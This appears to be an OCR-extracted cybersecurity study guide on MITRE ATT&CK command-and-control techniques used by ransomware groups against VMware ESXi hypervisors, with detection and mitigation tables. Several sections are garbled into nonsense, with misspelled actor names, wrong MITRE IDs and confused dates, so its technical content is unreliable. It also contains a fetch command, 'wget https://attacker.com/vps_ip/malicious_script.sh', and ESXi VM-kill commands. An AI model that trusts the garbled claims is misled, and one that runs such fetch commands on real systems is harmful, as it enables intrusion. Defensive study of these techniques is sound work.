<p>LAYER 2 - DYNAMIC TARGET SELECTION FOR IMPACT</p>  <p>What Happened: Observed Activity: Objective: for <old to esxcli vm process kill MITRE: T1001.003</p> <p>Impact: for <old to esxcli vm process kill to loop to loop to find writable directories MITRE: T1489</p>	<p>INFECTON METHODS (ESXI-FOCUSED)</p>  <p>Behavioral Indicators:</p> <ul style="list-style-type: none"> • Log & Telemetry • Commands to 110x09.003: command: acts fast • Dose to capture no motifs to high load and is the code logic. 															
<p>LAYER 3 - DYNAMIC PAYLOAD EXECUTION PATHS</p>  <p>Observed Activity: Impact: for <old to esxcli vm process kill to loop to loop to find writable directories MITRE: T1001.003</p> <p>Impact: for <old to esxcli vm process kill to loop to loop to find writable directories MITRE: T1486</p>	<p>DETECTION METHODS (ESXI-FOCUSED)</p>  <p>Behavioral Indicators:</p> <ul style="list-style-type: none"> • Log & Telemetry (T1043.00) • High-frequency Command Rate Logging 															
<p>MITIGATION STRATEGIES</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>Priority</th> <th>Disable SSH</th> <th>Description</th> <th>Network Segmentation</th> <th>Threat Hunting</th> </tr> </thead> <tbody> <tr> <td>Control</td> <td>RBAC Enforcement</td> <td>Network Segmentation</td> <td></td> <td></td> </tr> <tr> <td>Priority</td> <td>Command Rate Monitoring</td> <td>Centralized Logging</td> <td></td> <td>◆</td> </tr> </tbody> </table>		Priority	Disable SSH	Description	Network Segmentation	Threat Hunting	Control	RBAC Enforcement	Network Segmentation			Priority	Command Rate Monitoring	Centralized Logging		◆
Priority	Disable SSH	Description	Network Segmentation	Threat Hunting												
Control	RBAC Enforcement	Network Segmentation														
Priority	Command Rate Monitoring	Centralized Logging		◆												

Technique 5: Encrypted Channel (T1573)

Overview:

Technique 5: Encrypted Channel (T1573)	Description:		
Tactic: Command and Control  Platforms: ESXi, Network Devices, Windows, macOS	<ul style="list-style-type: none"> Conceals C2 traffic via encryption. Seals C2 traffic via encryption. Aims to appear as a secure communication channel. Aims to masquerade as random or legitimate encrypted traffic. Vulnerable if keys are embedded/poorly selected/obtained. 		
<u>Sub-techniques:</u>			
T1573.001: Symmetric	Symmetric Cryptography	DGA Domain Generation Algorithms	DNS Tunneling
 <ul style="list-style-type: none"> Same key encrypts/decrypts. Obfuscates C2 infrastructure. Sustains availability. 	 Symmetric Key AES, RC4	 Encrypt/Decrypt Key, Public Key	 Public/Private key pair, RSA/ECDH
 <ul style="list-style-type: none"> Same key encrypts/decrypts. Obfuscates C2 infrastructure. Sustains availability. 	 Symmetric Key AES, DES, RC4	 Encrypt/Decrypt Key, Public Key	 Public/Private key pair, RSA/ECDH


**CYBER SEC
STUDY GUIDE**

Real World Example:

ENCRYPTED CHANNEL ON VMWARE ESXI HYPERVISORS

Incident Period: 2011–2024 (Global) **ALPHV** (LockBit, Hive Royal, Royal)

Target Platform: ALPHV (Blast: Vimware ESXi ESXI (Linux-based hypervisor))

The analysis focuses on the adversary's use of encrypted channels to maintain persistence and exfiltrate data from the target environment.

Overview:

DYNAMIC RESOLUTION USAGE ON ESXI <p>LAYER 1 - RUNTIME DISCOVERY OF EXTERNAL ASSETS</p> <table border="1" style="width: 100%; border-collapse: collapse; background-color: #f2f2f2;"> <tr> <td style="width: 15%;">Techniques Used:</td> <td>Vim-wmi* published HTTPS connections revealed for the domain, allowing remote server access. HSK and rootkits provide persistent persistence and fileless persistence.</td> </tr> <tr> <td>esxcli vm process list vim-cmd vmsvc/getvmlist esxcli storage getvmlist -o tmp-vmtools</td> <td>MITRE: T1001.003 MITRE: T1037.004</td> </tr> </table> <p>LAYER 3 - DYNAMIC TARGETED CONNECTION ENCRYPTION PAYLOAD DELIVERY</p> <table border="1" style="width: 100%; border-collapse: collapse; background-color: #f2f2f2;"> <tr> <td style="width: 15%;">What Happened:</td> <td>What Happened: vim-cmd vmsvc/pinGuestList https://target_ip:443 Objective: Self-signed, Short-lived Certificate: Self-signed, Short-lived Reflective: Evade endpoint detection and response.</td> </tr> <tr> <td>MITRE: T1001.003</td> <td>MITRE: T1010.005</td> </tr> </table> <p>LAYER 3 - DYNAMIC PAYLOAD INJECTION AND DELIVERY</p> <table border="1" style="width: 100%; border-collapse: collapse; background-color: #f2f2f2;"> <tr> <td style="width: 15%;">Observed Activity (TCP/431)</td> <td>Impact: Evade detection, Short-lived delivery on temporary host to ESXi/TS proptools</td> </tr> <tr> <td>HTTPS-ADPS (0x0000.001) vim-cmd storage cliflavor (biosXT > T1071.004)</td> <td>MITRE: T1086.004 MITRE: T1001.003</td> </tr> </table>	Techniques Used:	Vim-wmi* published HTTPS connections revealed for the domain, allowing remote server access. HSK and rootkits provide persistent persistence and fileless persistence.	esxcli vm process list vim-cmd vmsvc/getvmlist esxcli storage getvmlist -o tmp-vmtools	MITRE: T1001.003 MITRE: T1037.004	What Happened:	What Happened: vim-cmd vmsvc/pinGuestList https://target_ip:443 Objective: Self-signed, Short-lived Certificate: Self-signed, Short-lived Reflective: Evade endpoint detection and response.	MITRE: T1001.003	MITRE: T1010.005	Observed Activity (TCP/431)	Impact: Evade detection, Short-lived delivery on temporary host to ESXi/TS proptools	HTTPS-ADPS (0x0000.001) vim-cmd storage cliflavor (biosXT > T1071.004)	MITRE: T1086.004 MITRE: T1001.003	INFRASTRUCTURE CHARACTERISTICS <ul style="list-style-type: none"> Bound to specific physical locations and paths on the network. No malware deployed to memory. INFECTION METHODS (ESXI-FOCUSED) <p>Behavioral Indicators:</p> <ul style="list-style-type: none"> Short-lived, self-signed HTTPS connections. Short-lived droppers. Admoris: No visible changes are observed except for modifications to system logs. DETECTION METHODS (ESXI-FOCUSED) <p>Behavioral Indicators: HSP6xSV/rmif units usus... Log & Telemetry T1038 Tools to SOC team and Golang libraries TLS fingerprints, analyze TLS behavior.</p>			
Techniques Used:	Vim-wmi* published HTTPS connections revealed for the domain, allowing remote server access. HSK and rootkits provide persistent persistence and fileless persistence.															
esxcli vm process list vim-cmd vmsvc/getvmlist esxcli storage getvmlist -o tmp-vmtools	MITRE: T1001.003 MITRE: T1037.004															
What Happened:	What Happened: vim-cmd vmsvc/pinGuestList https://target_ip:443 Objective: Self-signed, Short-lived Certificate: Self-signed, Short-lived Reflective: Evade endpoint detection and response.															
MITRE: T1001.003	MITRE: T1010.005															
Observed Activity (TCP/431)	Impact: Evade detection, Short-lived delivery on temporary host to ESXi/TS proptools															
HTTPS-ADPS (0x0000.001) vim-cmd storage cliflavor (biosXT > T1071.004)	MITRE: T1086.004 MITRE: T1001.003															
MITIGATION STRATEGIES <table border="1" style="width: 100%; border-collapse: collapse; background-color: #f2f2f2;"> <tr> <td>Priority</td> <td>Disable SSH</td> <td>Description</td> <td>Network Segmentation</td> <td>Threat Hunting</td> </tr> <tr> <td>Control</td> <td>RBAC Enforcement</td> <td>Network Segmentation</td> <td>Centralized Logging</td> <td>File monitoring</td> </tr> <tr> <td>Priority</td> <td>Command Rate Monitoring</td> <td>Centralized Logging</td> <td>File monitoring</td> <td>File monitoring</td> </tr> </table>		Priority	Disable SSH	Description	Network Segmentation	Threat Hunting	Control	RBAC Enforcement	Network Segmentation	Centralized Logging	File monitoring	Priority	Command Rate Monitoring	Centralized Logging	File monitoring	File monitoring
Priority	Disable SSH	Description	Network Segmentation	Threat Hunting												
Control	RBAC Enforcement	Network Segmentation	Centralized Logging	File monitoring												
Priority	Command Rate Monitoring	Centralized Logging	File monitoring	File monitoring												

Technique 6: Fallback Channels (T1008)

Overview:

Technique 6: Fallback Channels (T1008)

Tactic: Command and Control 

Platforms: ESXI, Linux, Windows, macOS

Key Concepts & Flow:

```
graph LR; A[Primary C2 (Active)] --> B[Primary Channel Blocked / Fails]; B --> C[Fallback C2 Channel  
Alternate Protocol/Port]; C --> D[Fallback C2 Channel];
```

Description:

- Uses alternate C2 if primary fails or is blocked.
- Maintains reliable C2 and avoids data transfer limits.
- Switches to secondary protocols/ports.
- Evades defenses & persists in environment.

Sub-techniques:

No officially defined sub-techniques. 

Real World Example:

FNLBACK CHANNELS ON VMWARE ESXI HYPERVISORS

Occident Period: 2021–2024 (Global) Threat (LockBit, Royal, Akira)

Target Platform ALPHV (BlackBit, VMware ESXI (Linux-based hypervisor))

The asirin lieslution to prastri the ia eaehtre deicancis los catofly to care thelectres l' pelaut gharoos andi oyeryr to/giare vo wifigt oly uetion erer/erart feultoled yossegs and tom oopeco'. tleem pove beth ilide dards osimay a it M. Gtaaten tlord not hanty Wls RchI DGtce int's ehalye on SHI on emrente belid. Overview.

DYNAMIC RESOLUTION USAGE ON ESXI		INFRASTRUCTURE CHARACTERISTICS		
LAYER 1 - RUNTIME DISCOVERY OF EXXI ASSETS Techniques Used: esxcli vm pscsr vim-cmd oris fgellvms esxcli storage pslSXI lvm list MITRE: T1001.003	What Happened: Pact ihoms ties IM:Date ie sboots ap't ono with iofleet. Somp pactete oo twoclvers isM HSXk dis panal seitard EX!OS) MITRE: T1087.001	 INFRASTRUCTURE CHARACTERISTICS Ns in horai ore foatabd stgal th'e caro loskling the one fusle tenuisarable Consolistic omi litigis. OrfmuS tcalt: Eogture onds V/tit, insidive SC5 ware dinienoo esad Abdriclec ibg: OGS, chate svort lit lin Lache pa geys hoss volkferferscautan he find ang chos trit eotripils a Exals Mve.		
LAYER 2 - DYNAMIC TARGET SMD-CTION FOR IMPACT What Happened: vim-cnd vmsle (gdallvms irallvms in list Hs 85 to etorffens 1.5 paourabt' a tmp-vmtools imssunis ineto plaslets.MO. MITRE: T1001.002	Observed Activity: Trigerive-tian aperprefor to Mos diroedles Fntide "seapits: GX16open to inekewitmers Doective nefi inFS DSH MITRE: T1088. T1408	 INFLECTION METHODS (ESXI-FOCUSED) Behavioral Inketrel Into logging: • Short-ligierek teycol ad procled hiseted) • Hiertect us daole doed and hs tnp aratios a pactal Meohand prods ode affectitely.		
LAYER 3 - DYNAMIC PAYALAD EXECUTION PATS DNS Observed Activity: HTTPS-ANP/creulares SSH lorp tne DNS ein ond surate etatks naT DNS MITRE: T1001.003	Impact: Activity: Evalu to-bils leen bitads, el EAH kooralls ocrvts on TretSK Inprtsae) MITRE: T1007	 DETECTION METHODS (ESXI-FOCUSED) Behavioral Indicators: Un:bfCler astnus • Storobneonett: 1-USL-4accine Bise laft e esellord bunned gutorie tracks.		
MITIGATION STRATEGIES				
Priority	Disable SSH	Description	Network Segnilarin	Threat Hunting
Control	RBAC Enforcement	Network Segmentation		
Priority	Command Rate Monitoring	Centralized Logging		

Technique 7: Hide Infrastructure (T1665)

Overview:

TECHNIQUE 7: HIDE INFRASTRUCTURE (T1665)


Tactic: Command and Control

DESCRIPTION:

- Manipulate network traffic to evade detection of C2 infrastructure.
- Filter traffic from defensive tools.
- Mask malicious domains / obfuscate destination
- Hide malicious artifacts for persistence

TECHNIQUES:

- PROXIES / VPNs:** Disguise IP, blend traffic.
- FILTER USER-AGENTS:** Evade security tools



PLATFORMS: ESXi, Linux, Network Devices, Windows, macOS

Real World Example:

HIDE INFRATERLCTION ON VMWARE ESXI HYPERIVSORS

Occident Period: 2021–2024 (Global) Threat (LockBit, Royal, Akira)
Target Platform ALPHV (BlackBt, Vinware ESXi (Linux-based hypervisor))
The arsline lissolation streeres tos yet five lisit, gous esces the friat cldstoy shetories. 'l pelust hances of fances and tina oe oportenty ands 'ucee log fccalmis ast she lhors and rescurc ton thius ateo in la te inich caloco turis ala ther unaffected ofs rent C2p wthely: Gexl iore lazed io thre casies Ved thenon steen.

DYNAMIC RESOLUTION USAGE ON ESXI

LAYER 1 - RUNTIME DISCOVERY OF LOUD CLOUD SERVICES

 Techniques Used:
Load balancer: Abuse public cloud ear and content services, CDN: Indirect cloud hosts in undirect o1aylod hosting: luchipes. Example: Hide arde attacke, S2 voul l beuge stitter odat or hode: Hides: https://cdn-storage/~/object-id/
MITRE: T1001.001

INFRASTRUCTURE CHARACTERISTICS

- No direct attacker IPs
- hard-codd environments third/part-party platforms.
- No ha madat leightmate paths to stutipen
- Separation then staging, C2 , payment C2 authcools.

LAYER 2 - DYNAMIC FRONTNOTIMING AND PROXY LAYERS

 What Happeneds:
HTTPdud whas a sorats teks lind pomata targed legitatane domarte but rehrouts bar atsends; Proxied Proxeists match hatch DNS sebends. Certificive: HIC trougle mestat will sehents. Objente adivils.
MITRE: T1001.001

INFLECTION METHODS (ESXI-FOCUSED)

 Behavioral Indicators:

- Short-ligieret imidder: HTTPS to cloud/cCN
- Frequents no object/API/days.
- Objecond NEvng/interste fysopismerx baif iES matd Low TTL valus.

LAYER 3 - DYNAMIC PAYALAD INECUTION RATS: Y DELIVERS

 Observed Activity: HTTPS frcdanet of drt had on Eotact, ba clay. Cuntalts /OM / hours., CX/ days
HTTP-SMSLwags, Evade change, Chans heveent certifleet an usisig: C2 sentet tbat C2 lind insouctacter dontonea Excerational fredurs DNS.
MITRE: T1001.008

DETECTION METHODS (ESXI-FOCUSED)

 Behavioral Indicators:

- High / Eluny known HTSS to wbo/lnternet services
- Alert on EXI EXI /Craaby. update cloude sekte rior inavilors. Track TLS SN/ and /certificate anelamies
- TLS Santo wifacies.

Priority	Disable SSH	Description	Network Segmentation	Threat Hunting
Control	RBAC Enforcement	Network Segmentation		
Priority	Command Rate Monitoring	Centralized Logging		

Technique 8: Ingress Tool Transfer (T1105)

Overview:

TECHNIQUE 8: INGRESS TOOL TRANSFER (T1105)

Tactic: Command and Control

DESCRIPTION:

- Manipulate network traffic or files into target environment.
- Filter traffic from defensel or aduc.
- Filter traffic from or alternate protocols e.g. FTP.
- Abuses common system enable lateral movement, persistence, escalation.

SYSTEM UTILITIES / SERVICES:

Windows:	Linux, macOS:
• certutil	• wget
• PowerShell (Wetrakt)	• curl
• copy	• scp
• finger	• sftp, stft
• Dropbox, OneDrive	• rsync
	• Package Managers

INTERNET / SYSTEM C2 NETWORK → FIREWALL → VICTIM SYSTEM SECURITY ANALYST
wevt → TOOLS / PAYLOADS

PLATFORMS: ESXI, Linux, Network Devices, Windows, macOS

Real World Example:

Ingress Tool Transfer on VMWare ESXI Hypervisors

Incident Period: 2021–2024 (Global) | Threat (BlacCat, LockBit, Hive) | Target Platform: (Linux-based hypervisor)

Overview

To date, we have observed the following threat actors using this technique: ALPHV (BlackCat, Hive, Royal) | Target Platform: VMWare ESXI (Linux-based hypervisor)

Layer 1 - Initial Payload Transfer via SSH

- Protocols Used
- What Happened
- Objective: <scp -dsevc>((SS2,pvothBs) (wget))
- Objective: (erment<chmod +x)
- MITRE Mapping

Layer 2 - Tool Transfer over HTTPS

- Protocols Used
- What Happened
- wget <scp dsevc>((SS2,pvothBs) chmod-)<<chmod +x (erment<dergal,Bat)>
- MITRE Mapping

Layer 3 - Multi-Host Tool Propagation

- Protocols Used
- What Happened
- Objective: (<Est (chmod +x) (histerv chment-dergel,Sat))
- MITRE Mapping

Infrastructure Characteristics

- Meterpreter shell detected on ESXI hosts during initial compromise.
- SVF Web UI was used to start or stop services on the hosts.

Detection Methods (ESXI-Focused)

- Behavioral Indicators
- Behavioral Indicators
- Log & Telemetry

Mitigation Strategies

Priority	High	Description
Priority	Control	-
M	Control	-
Low	Control	Nmap
Low	Control	-

Technique 9: Multi-Stage Channels (T1104)

Overview:

TECHNIQUE 9: MULTI-STAGE CHANNELS (T1104)

Tactic: Command and Control

DESCRIPTION:	BENEFITS	Diagram
<ul style="list-style-type: none">Manipulate network traffic to evade detection C2 infrastructure.Different conditions or specific functions.Obfuscate C2 traffic, harder to detect.Protocols.e.detect.First-stage: gather info, update tools.Second-stage: full remote access C2.Fallback mechanisms if disrupted.	<ul style="list-style-type: none">EvasionResilienceModularity	
	PLATFORMS: Linux, Windows, macOS	
	PLATFORMS: EXII, Linux, Network Devices, Windows, macOS	

Real World Example:

Multi-Stage Chansfer on VmWatne ESXI Hyperivisors

Incident Period: 2021–2024 (Global) | Threat (BlacCat, LockBit, Hive) | Target Platform: (Linux-based hypervisor)

Overview
To lo perent I aral copesetrsing tre onenteet be cy innat Actorising ciostot. MLPM0, pus cus in Bydn, innat Platform: Vimare ESXI (Linux-bassal ted offenitec whe daingniss anot the uss o to olid vered.

Stage 1 - Initial Access & Interactive Control (SSH)	Stage 2 - Tool Delivery via Encrypted Web Channel	Stage 2 - Runtime Control & Tasking Channel	Impact-Phase Local Execution (No C2)
<ul style="list-style-type: none">Protocols: SSH (TCP/22)What HappenedObjectiveObjective T1021.004, T1059.004MITRE Mapping	<ul style="list-style-type: none">Protocols UsedHTTPS (TCC/443)Objective <scp-dsevc> <libit> (chmod +x (histerrm ent=dergel.Bat))MITRE Mapping	<ul style="list-style-type: none">Protocols UsedHTTPS (HTTP(S),secondary)DNS (wegt=<DNO DNS (histerry, T1073/5071))MITRE Mapping	<ul style="list-style-type: none">Observed ActivityHTTPS (LCLL Filtering)ImpactImpact Encryption, OutagesMITRE Mapping

Infrastructure Characteristics

- Meor ch re dureds ESXI hycelius frad mticbyld vested a id SVFWeem is starc or bhensted haule uitalt Cric arthe corts and cheralervisors.

Detection Methods (ESXI-Focused)

- Behavioral Indicators
- Behavioral Indicators
- Log & Network Monitoring

Mitigation Strategies

Priority	High	Description
Priority	Control	-
M	Control	-
Low	Control	Nenifux
Low	Control	-

Technique 10: Non-Application Layer Protocol (T1095)

Overview:

Technique 10: Non-Application Layer Protocol (T1095)

Description:
Adversaries may use the OSI non-application layer protocol...

Tactic:
Command and Control

Platforms:
ESXI, Linux, Network Devices, Windows, maCoS

Evasion Potential
 Bypasses Application-Layer Firewalls & IDS

Comprmoised System → **Internet / Firewall** → **C2 Infrastructure**

ICMP / UDP / Raw Sockets Tunnel





Real World Example:

Non-Application Layer Protocol on VIMatre ESXI Hypervisors
Incident Period: 2021–2024 (Global)
Threat Actors: ALPHV (BlackCat, LockBit, Royal, Akfe Islyn Akira)

Overview He canen isyber to inatasce to the ustrectete, th nait sased ESXI-Mare lay ore itheng ande ip losed proll use the quhde an toney land no tocke the sprike. The Target Platform: VIMatre ESXI (Linux-based hypervisor)

Layer 1 – ICMP-Based Signaling	Layer 2 – TCP/UDP Raw Socket Communication	Layer 3 – Offline Execution with Low-Layer Check-ins
 ICMP (Network Layer)	 Observed Activity: Custom TCP/UDP <ul style="list-style-type: none">Raw socketsRaw socketsNon-standard portsGeneric flowsEvade DPI	 Observed Activity <ul style="list-style-type: none">Final "ready" signal, No external C2
Protocols Used: <ul style="list-style-type: none">Tests connectivityEncodes data: Size, Timing	Objective: <ul style="list-style-type: none">Low-visibility C2	Impact: <ul style="list-style-type: none">Silent encryption
What Happened: <ul style="list-style-type: none">Encodes data: Size, Timing	MITRE Mapping: T1095, T1021.004	MITRE Mapping: T1095, T1486

Infrastructure Characteristics

- Uurtod sepericity
- Paver the med and dialaring day the prneched ty an aprabteos
- Ploobed high's con's cont dne nhchpyrof be rraitction

Detection Methods (ESXI-Focused)

- Behavioral Indicators
- Network Monitoring

Mitigation Strategies		
Priority	Control	Description
High	Medium	
Medium	Medium	
Low	Description	
Stutehol		

Technique 11: Non-Standard Port (T1571)


Overview:

TECHNIQUE 11: NON-STANDARD PORT (T1571)

Tactic: Command and Control

DESCRIPTION

Adversaries use protocols on non-standard ports (pairing protocols with unsung & evade detection) to compromise. E.g., HTTPS on port 8088 instead of 443. Blends malicious traffic with legitimate activity, avoiding standard security. May modify system configurations to support pairings.



PLATFORMS

- ESXI
- Linux
- Windows
- macOS


Real World Example:

Non-Standard Port Protocol Usage EXI Hypervisors

Incident Period: 2021–2024 (Global) | ALPHV (BlackCat, LockBit, Akiria | Royal) Target Platform: VimWare ESXi (Linux-based hypervisor)

Threat actors targeting VILWARE ESXi environments deliberately used Non-Standard Protocols to evade the perimeter on unwork defense and TCP/UDP or unusual TCP/P ports on unsuspecting attackers, bypasses by using ports that assumed security 'safe' traffic base port numbers alone.

Non-Standard Port Protocol Usage on ESXi



Infrastructure Characteristics

- Legitimate protocols disguised on unusual ports
- High-numbered TCP ports allowed outbound
- Minimal logging on management networks
- Encrypted traffic with no deep inspection

Detection Methods (ESXi-Focused)

- Behavioral Indicators
 - ESXi outbound on 843, 9443, 2222
 - TLS on unexpected ports
 - Correlate shell activity & NetFlow
 - Monitor Netflow for new ports

Mitigation Strategies

High	Strict Egress Filtering	Description
High	TLS Inspection	Allow only approved ports
Medium	Inspect encrypted traffic	Inspect encrypted traffic
Medium	Network Segmentation	Isolate ESXi networks
Low	Centralized Logging	Hunt for covert port usage

Technique 12: Protocol Tunneling (T1572)


Overview:

TECHNIQUE 12: PROTOCOL TUNNELING (T1572)

Tactic: Command and Control

DESCRIPTION

Adversaries use protocols on non-standard communications within legitimate protocol to hide activity, activity, or separate or reach accessible systems. blends with legitimate traffic encryption (like VPN (like VPN)). E. Conceals SSH tunneling, routes filtered packets; DNS over HTTPS for C2.



PLATFORMS

- ESXI
- Linux
- Windows
- macOS


Real World Example:

Protocol Tunneling on VMWare ESXi Hypervisors

Incident Period: 2021–2024, (BladCa), LockBitA, Royal)

Target Platform: Vinware ESXi (Linux-based hypervisor)

Overview: Utilizing supportivelogs, in erat such the LockBitA a user ouions and of aire redalase uyee on the berfuets, the gromich at quationd.



Infrastructure Characteristics

Behavioral Indicators

- SSH sessions with...
- Long-lived SSH connections...
- Minimal external indicators

Detection Methods (ESXi-Focused)

- Monitor /var/log/auth.log
 - Long-lived with...
 - HTTPS traffic anomalies...
 - Detect unusual data volumes...
 - Inspect TLS metadata...

Mitigation Strategies

Priority	Control	Description
High	Disable	Restrict SSH Tunneling
High	Egress Filtering	
Medium	Network Segmentation	Limit outbound connections
Medium	Centralized Logging	Inspect TLS on ESXi
Threat Hunting	Correlate SSH and network logs	
Threat Hunting	Threat Hunting	

Technique 13: Proxy (T1090)

Overview:

TECHNIQUE 13: PROXY PROXY (T1090)

Tactic: Command and Control

DESCRIPTION

- Adversaries use proxies for C2. Avoids direct infrastructure connections. Evades detection, blends traffic. Reduces true outbound connections, provides true source, provides resiliency.
- E.g., compromised systems, purchased infrastructure, CDN

MITRE ATTACK

The diagram illustrates three methods of proxying traffic from a Victim System to a Malicious Server through an Internet/Firewall.
1. **T1090.001: Internal Proxy**: A Victim System connects to an Internal Proxy Host, which then connects to a Cloud VPS/Public Proxy, which finally connects to the Malicious Server.
2. **T1090.002: Internal Proxy**: Similar to T1090.001, but the Internal Proxy Host is directly connected to the Cloud VPS/Public Proxy.
3. **T1190.003: Multi-hop Proxy**: The Victim System connects to a Cloud VPS/Public Proxy, which then connects to another Cloud VPS/Public Proxy, which finally connects to the Malicious Server. The final connection is labeled 'Masked C2'.
A note at the bottom indicates 'Original Trfc (ee. SMB, DNS) ✓'.

PLATFORMS

- ESXI
- Linux

- T1090.001:** system as proxy for C2.
- Multiple proxies chained for hide to hide C2 anonymity.

MITRE ATTACK

Real World Example:

Proxy Usage on VimWare ESXi Hypervisors

Incident Period: 2021–2024 (Global) | ALPHAGY (LockBit, Hive | Royal

Target Platform: ALPHAGY (Linux-based hypervisor)

Overview: Ransomware operators use ESXi environments through an uncontrollable proxy through the compromised system or proxy chain traffic through a public cloud provider, through internal interfaces on the target system, or through external interfaces on the target system.

Non-Standard Port Protocol Usage on ESXi

Stage 1 – Proxy-Proxy-Based C2 via Compromised Ports

Protocols Used: External proxy servers, servers, Relay compromised Linux systems

- What Happened: ESXi connects proxy through ESXi sytems. No direct C2 comms.
- Objective: Run proxy-node/api task
- Objective: Hide real C2 -> center/api task.

MITRE Mapping: T1090, 1071.001

Stage 2 – Cloud-Hosted Proxy Services

Observed Use: Public cloud/VPS

Observed Activity: Public-reputation IPs, connects via high-reputation IPs

Objective: Blend with infrastructure, Load Short-lived instances.

MITRE Mapping: T1062, 001

Stage 2 – Multi-Proxy Rotation & Failover

Custom public cloud/VPS infrastructure

Observed Activity: Frequently frequent of high latencies, Traffic changes, if ad traffic.

Impact: Hard to detect proxy traffic, Chained multiple devell time.

MITRE Mapping: T1093, 16688

Infrastructure Characteristics

- No direct access to the host IP or exposure
- High-numbered TCP ports allowed outbound
- Minimal logging on management networks
- Encrypted traffic with no deep inspection

Detection Methods (ESXi-Focused)

- Behavioral Indicators
 - ESXi heartbeat 22, 2298
 - MLS on shell.log
- Track file activity & NetFlow
 - Monitor Netflow for new ports

Mitigation Strategies

High	Strict Egress Filtering	Description
High	Allowlisting	Restrict ESXi approved ports
Medium	Inspect encrypted traffic	Only required traffic
Medium	Network Segmentation	Isolate ESXi networks
Low	Centralized Logging	Hunt for covert port usage

Technique 14: Web Service (T1102)

Overview:

TECHNIQUE 14: WEB SERVICE (T1102) MITRE ATTACK

Tactic: Command and Control

DESCRIPTION

- Adversaries use proxies legitimate web services for C2. Relays data, hides traffic in expected traffic.
- Benefits detection, and protects true hosts, protects and Google services.

PROXY (11090) MITRE ATTACK

T1002.001: Dead Drop Resolver

T1002.002: Bidirectional Communication

T1190.003: One-Way Communication

PLATFROMS

- EXXI
- Linux

- T1020.001:** Post info for victim for C2.
- Commands & output via which services, output to testwriter.

TRAFFIC BLENDING

Traffic blends with legitimate web traffic (encrypted)

Real World Example:

Proxy Usage Abuse on ViWare ESXi Hypervisors

Incident Period: 2021–2024 (Global) | ALPHBI (LockBit, Hive | Royal)

Target Platform: ALPHV LockBit (Linux-based hypervisor)

Overview: Ransomware clones often target ESXi hypervisors. This abuse allows threat actors to maintain persistence and exfiltrate data through public web services.

Non-Standard Port Protocol Usage on ESXi

Layer 1 - Payload Hosting on Public Web Services

Protocols Used: SSH, Cloud storage, Object storage APIs

- What Happened: Exploit discovered storage, API "wget", "curl"
- Objective: Exploit lead to unauthorized access and data exfiltration.
- MITRE Mapping: T1102, 1071.001

Stage 2 - Web API-Based Command & Control

Observed Use: wget https://attacker.com/vps_ip/malicious_script.sh

Observed Activity: REST-style APIs, Webhooks, HTTPS GET/POST requests

Objective: Remote command execution via /api/task

MITRE Mapping: T1072, 001

Stage 3 - Multi-API Reporting via Web Services

Custom public API endpoint of choice

Observed Activity: ESXi session creation of stale accounts

Impact: Hard to detect, no specific dwell times.

MITRE Mapping: T1002, 11486

Infrastructure Characteristics

- No attacker-owned servers
- Object storage, CDN
- Trust-based management networks
- HTTPS-only
- Short-lived objects

Detection Methods (ESXi-Focused)

- Behavioral Indicators**
 - ESXi heartbeat 22, 2298
 - Logs on shell.log
- Network Monitoring**
 - Track tenant activity & NetFlow
 - Monitor Network for new ports

Mitigation Strategies

High	Strict Egress Filtering	Description
High	Network Allowlisting	Restrict ESXi approved ports
Medium	Network Segmentation	Only required traffic
Medium	Inspect TLS SNI	Centralized Logging
Low	Threat Hunting	

11. Exfiltration (TA0010)

Overview:

EXFILTRATION (TA0010)

Tactics Objective: Steal data from a network

TACTICS DESCRIPTION:

- Adversaries steal data.
- Adversaries steal data.
- Data is packaged (compressed/encrypted) to avoid detection.
- Transferred over C2 or alternate channels.
- Size limits may be used for transmission.

KEY DETAILS

- 💀 Tactic ID: TA0010
- ☰ 9
- ☰ Total Techniques: 9
- 🕒 Typical Phase: Post-compromise
- 📅 ATT&CK Version: Created 17 October 2018

